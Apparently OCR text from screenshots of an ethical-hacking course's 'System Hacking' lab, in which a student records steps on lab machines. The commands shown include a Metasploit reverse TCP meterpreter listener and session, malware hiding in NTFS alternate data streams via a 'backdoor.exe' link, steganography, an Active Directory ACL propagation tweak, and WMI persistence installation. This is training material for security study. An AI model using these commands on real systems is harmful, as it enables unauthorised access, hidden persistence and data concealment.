
Task1:




Task2:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7a6d400a-0911-4227-bab3-f6cbf4c23229?rc=10
Windows Server 2022
Recycle Bin
Firefox
Google Chrome
Spytech SpyAgent
spytech SpyAgent
Menu
Cloud Setup
Click Here for Ordering Information
Select an Activity Log to View
Keyboard & Mouse
Windows Viewed
Program Usage
Screenshots
Events Timeline
Files & Documents
Computer Usage
Mic & Webcam
E-Mail Activity
Website Usage
Internet Activities
Chat & Social
Program Settings
General
Startup & Stealth Settings
Logging
Choose Logging Options
Remote Log Viewing
Configure Cloud & Email Reports
Advanced Options
Finer Control on SpyAgent
ScreenSpy
Record Desktop Screenshots
Content Filtering
Prevent Unwanted Activity
Behavior Alerts
Real-time Activity Alerts
SmartLogging
Activity Triggered Logging
Scheduling
Schedule Monitoring Times
Start Monitoring
Click "Start Monitoring" to Start Monitoring User Activities.
10:03 AM
3/20/2023
Module 06: System Hacking
5 Hr 5 Min Remaining
Instructions
Resources
Help
100%
28. If a Getting Started dialog box appears, click No.
29. In the spytech SpyAgent main window, click Start Monitoring in the bottom-left corner.
30. The Enter Access Password pop-up appears; enter the password you specified in Step 20 and click OK.
Here, the password is test@123.
Previous
Next: Lab 4: Clear Logs to Hide...
15°C Teilw. sonnig
ENG
19:03
20.03.2023


Task3


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/7a6d400a-0911-4227-bab3-f6cbf4c23229?rc=10
Windows Server 2019
Administrator: Command Prompt
Directory of C:\magic
03/20/2023 10:15 AM <DIR> .
03/20/2023 10:15 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
03/20/2023 10:16 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 49,103,998,976 bytes free
C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5
Directory of C:\magic
03/20/2023 10:15 AM <DIR> .
03/20/2023 10:15 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
03/20/2023 10:17 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 49,102,688,256 bytes free
C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<===>> readme.txt:calc.exe
C:\magic>backdoor.exe
C:\magic>
Calcul...
View Edit Help
PerfLogs
Program Files
Program Files (
SQLServer2017
Users
Windows
2 items
Module 06: System Hacking
4 Hr 49 Min Remaining
Instructions
Resources
Help
100%
18. Now, type backdoor.exe and press Enter. The calculator program will execute, as shown in the screenshot.
For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.
19. This concludes the demonstration of how to hide malicious files using NTFS streams.
20. Close all open windows and document all the
Previous
Next: Lab 4: Clear Logs to Hide...
15°C Teilw. sonnig
ENG
19:20
20.03.2023


Task4:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/9d3b9978-f9dc-4e57-bcb8-904b2d06184e?rc=10
Windows 11
readme2.txt - Notepad
File Edit View
Hello World!
Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow
C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt
Compressed by 23.37%
Message exceeded available space by approximately 452.94%.
An extra 8 lines were added.
C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account number is 45656684512263
C:\Users\Admin\Desktop\Snow>
Module 06: System Hacking
5 Hr 16 Min Remaining
Instructions Resources Help 100%
will show the content of readme.txt (the password is magic, which was entered while hiding the data in Step 7).
11. To check the file in the GUI, open the readme2.txt in Notepad, and go to Edit --> Select All. You will see the hidden data inside readme2.txt in the form of spaces and tabs, as shown in the screenshot.
Previous
Next: Lab 4: Clear Logs to Hide...
13°C Bewölkt
ENG
19:44
20.03.2023


Task5:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/9d3b9978-f9dc-4e57-bcb8-904b2d06184e?rc=10
Windows Server 2019
Pixel Order
Row
Bit Order
MSB
Bit Plane Order
R G B
Trim Trailing Bits
No
Go
Results
No file types identified.
The results below only show the first 2500 bytes. Select "Download" to obtain the full data.
Ascii (readable only):
Hello Wo rld!!!I$ .Id.[d.H $.I..I$. I..H.... ....
Hex (Accurate):
48656c6c6f20576f726c642121214924b24964925b6492482492490012492492490492480000
Download Extracted Data
Module 06: System Hacking
5 Hours Remaining
Instructions Resources Help 100%
41. After clicking on Go, scroll down to view the data under Results section.
You can also download the extracted data by clicking the Download Extracted Data button.
42. This concludes the demonstration of how to perform image steganography using OpenStego and StegOnline.
43. You can also use other image steganography
Previous
Next: Lab 4: Clear Logs to Hide...
11:01 AM
3/20/2023
13°C Bewölkt
ENG
20:01
20.03.2023


Task6:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/9d3b9978-f9dc-4e57-bcb8-904b2d06184e?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 14:50
Parrot Terminal
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
=[metasploit v6.1.39-dev]
+ -- --=[2214 exploits - 1171 auxiliary - 396 post]
+ -- --=[618 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.13:8080
Module 06: System Hacking
4 Hr 11 Min Remaining
Instructions Resources Help 100%
the startup folder is executed.
49. Now click Parrot Security to switch to the Parrot Security machine and you can see that the meterpreter session is opened.
It takes some time for the session to open.
Previous
Next: Lab 4: Clear Logs to Hide...
13°C Stark bewölkt
ENG
20:50
20.03.2023


Task7:


Module 06: System Hacking - Google Chrome
labclient.labondemand.com/LabClient/8bbf668f-d583-47ba-a0ea-48281c8654bf?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 15:
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104
InheritedObjectType : All
ObjectDN : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType : All
IdentityReference : NT AUTHORITY\ANONYMOUS LOGON
IsInherited : True
ActiveDirectoryRights : ReadProperty, WriteProperty, GenericExecute
PropagationFlags : None
ObjectFlags : None
InheritanceFlags : ContainerInherit
InheritanceType : All
AccessControlType : Allow
ObjectSID : S-1-5-21-2083413944-2693254119-1471166842-1104
PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T /REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T /REG_DWORD /F /D 300
ERROR: Invalid syntax.
Type "REG ADD /?" for usage.
PS C:\Users\Administrator\Downloads\PowerView>
Module 06: System Hacking
4 Hr 39 Min Remaining
Instructions Resources Help 100%
33. We can see that user Martin now has GenericaALL active directory rights
34. Normally the changes in ACL will propagate automatically after 60 minutes, we can enter the following command to reduce the time interval of SDProp to 3 minutes.
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTD
/V AdminSDProtectFrequency /T REG_DWORD /F /D 300
Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.
Previous
Next: Lab 4: Clear Logs to Hide...
13°C Stark bewölkt
ENG
21:38
20.03.2023

Task8:



labclient.labondemand.com/LabClient/0fd39aa4-c738-4f5f-9f6d-0d8606823298?rc=10
Parrot Security
Applications Places System
Mon Mar 20, 16:37
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
lport => 444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49777) at 2023-03-20 16:33:03 -0400
meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploaded : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\README.md
[*] uploading : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
[*] uploaded : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell shell
PS > Import-Module ./WMI-Persistence.ps1
Module 06: System Hacking
5 Hr 9 Min Remaining
Instructions Resources Help 100%
28. In powershell, type Import-Module ./WMI-Persistence.ps1 and press Enter.
29. Now, type Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe" and press Enter.
It will take approximately 5 minutes for the script to run.
30. Open a new terminal with root privileges and type msfconsole in the terminal window and
Previous
Next: Lab 4: Clear Logs to Hide...
10°C Stark bewölkt
ENG
22:37
20.03.2023

Task9:

